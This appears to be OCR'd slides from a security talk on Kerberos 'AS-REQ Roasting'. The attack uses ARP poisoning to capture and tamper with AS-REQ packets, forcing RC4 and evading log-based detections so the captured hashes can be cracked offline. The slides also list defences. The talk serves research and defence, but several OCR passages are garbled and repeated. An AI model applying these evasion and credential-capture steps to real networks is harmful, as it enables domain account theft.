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 winlog_event_data_PreAuthEncryptionType
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 count()


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 0x12
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 0x17
 RC4
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


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
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
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



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



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









Detection – before the 14 Jan 2025 update




Detection – before the 14 Jan 2025 update

Usual logs from a real environment

400,000



Detection – before the 14 Jan 2025 update



Bypass pre-authentication encryption type detection: tamper client AS-REQ

Make it look like it's an outdated device that only supports RC4 → hide in the noise

Bypass multiple accounts from one IP detection: AS-REQ Roasting

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Bypass detection: multiple accounts from same IP address

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
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




Bypass detection: multiple accounts from same IP address

AS-REQ Roasting






We modify the packet on the fly by removing the robust algorithms from the list suggested by the KDC.

Bypass detection: multiple accounts from same IP address





Bypass detection: multiple accounts from same IP address





Bypass detection: multiple accounts from same IP address





We keep a copy of the AS-REQ packet

Bypass detection: multiple accounts from same IP address







We keep a copy of the AS-REQ packet

Bypass detection: multiple accounts from same IP address





Then we...disappear



Bypass detection: multiple accounts from same IP address





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AS-REQ Roasting



After receiving the AS-REQ and restoring the workstation's ARP cache, the client continues its authentication process by re-sending the last AS-REQ packet.



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Problem: can potentially cause additional latency



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		192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ										
	446 10.995721	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP										
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	pvno: 5															
	msg-type: krb	,														
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Destination

kerberos

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cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c									
→ PA-DATA pA-PAC-REQUEST									
	pe: pA-PAC-REQUES								
	value: 3005a00301	01ff							
	de-pac: True								
→ req-body									

Protocol Length

Info

Attacker MAC address

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       Time
                   Source
                                     Destination
                                                       Protocol Length
    411 10.865329
                   192.168.57.23
                                     192.168.57.12
                                                       KRB5
                                                                            271 AS-REQ
    413 10.873528 192.168.57.12
                                     192.168.57.23
                                                       KRB5
                                                                            201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
    420 10.874080 192.168.57.23
                                     192.168.57.12
                                                       KRB5
                                                                            347 AS-REQ
    437 10.993418 192.168.57.23
                                     192.168.57.12
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    438 10.994235 192.168.57.12
                                     192,168,57,23
                                                       KRB5
                                                                           1509 AS-REP
    445 10.994885 192.168.57.23
                                     192.168.57.12
                                                       KRB5
                                                                           1469 TGS-REQ
    446 10.995721 192.168.57.12
                                     192.168.57.23
                                                       KRB5
                                                                           1493 TGS-REP
Frame 437: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8
Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ProxmoxS_79:bd:ec (bc:24:11:79:bd:ec)
Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
Transmission Control Protocol, Src Port: 49860, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▼ Kerberos
 → Record Mark: 289 bytes

→ as-req

     pvno: 5
     msg-type: krb-as-req (10)

→ padata: 2 items

     ▼ PA-DATA pA-ENC-TIMESTAMP
       padata-type: pA-ENC-TIMESTAMP (2)
         padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627...
             etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
             cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c...
      ▼ PA-DATA pA-PAC-REQUEST
       padata-type: pA-PAC-REQUEST (128)
         - padata-value: 3005a0030101ff
             include-pac: True
   req-body
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Kerberos					
Record Mark: 28	39 bytes				
→ as-req					
pvno: 5	(10)				
msg-type: krk					
→ padata: 2 ite	-ENC-TIMESTAMP				
	/pe: pA-ENC-TIMEST	AMD (2)			
			08367f60h08	69d2265a17cc93e443fac06d6	Sch7ca627
•	: eTYPE-ARCFOUR-H		20007106000	030220301700330443100000	CD7Ca027
/ 1		` '	443fac06d6c	b7ca62781d6d34cd81f4ad675	799c
y PA-DATA pA-		000004220041700000	,4401 accouce	5704027014040404011444070	7 000
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	/pe: pA-PAC-REQUES value: 3005a00301				
- padata-	value: 3005a00301				
- padata-					

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Real KDC MAC address

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- More and more companies are implementing basic protections in Active Directory environments
- ARP poisoning is often overlooked
- This technique can unlock a lot of black box scenarios
- Dozens of hashes *Rockyou.txt OneRuleToRuleThemStill* → It usually gets multiple domain users

- Main protections :
 - Implement strong passwords
 - Prevent ARP poisoning
 - Disable RC4
 - Set up Kerberos Armoring (if you're not afraid...)



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Thank you

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